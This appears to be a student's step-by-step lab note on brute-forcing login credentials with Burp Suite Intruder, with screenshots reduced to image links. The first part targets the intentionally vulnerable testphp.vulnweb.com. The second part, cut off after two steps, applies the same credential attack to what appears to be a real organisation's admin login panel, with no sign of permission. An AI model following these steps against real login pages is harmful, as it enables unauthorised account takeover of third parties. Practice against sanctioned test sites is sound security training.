
**Note: Perform Automated Testing Using BurpSuite Tool**


***1st website on testphp***

**Step1**: head over to this website and check the interface of it


http://testphp.vulnweb.com/login.php

**step2**: enter credentials as admin and admin now click on foxy proxy and select burp.







**Step3**: go to burpsuite and turn on the intercept.




**Step4**: go back to the website and click on login that will be in loading state.




**Step 5**: go to burbe suite and select correct target, right click on it and click on send to repeater and send to intruder.




**Step6**: head over to intruder and select cluster bomb because we are using two payloads.




**Step7**: now modify the data as shown to set the payload position, that is enter dollar symbol at start and end of username and password.




**Step 8**: after that enter the payload in payload section as shown below.



**Step9**: after configuring payload click on start attack which opens up as shown.



**Step10**: select the payload and check the render page under response tab. There you can see for a particular payload the login was successful.




**Step 11**: you can use these payloads to login. Hence tested successfully.

***2st website on testphp***


**Step1**: use the website this website in the same manner.

Visit this website <https://chef.org.pk/dmcc.org.pk/admin-panel/login.php>


**Step2**: turn on the foxy-proxy to burp. And start the burpsuite, then turn on the intercept.



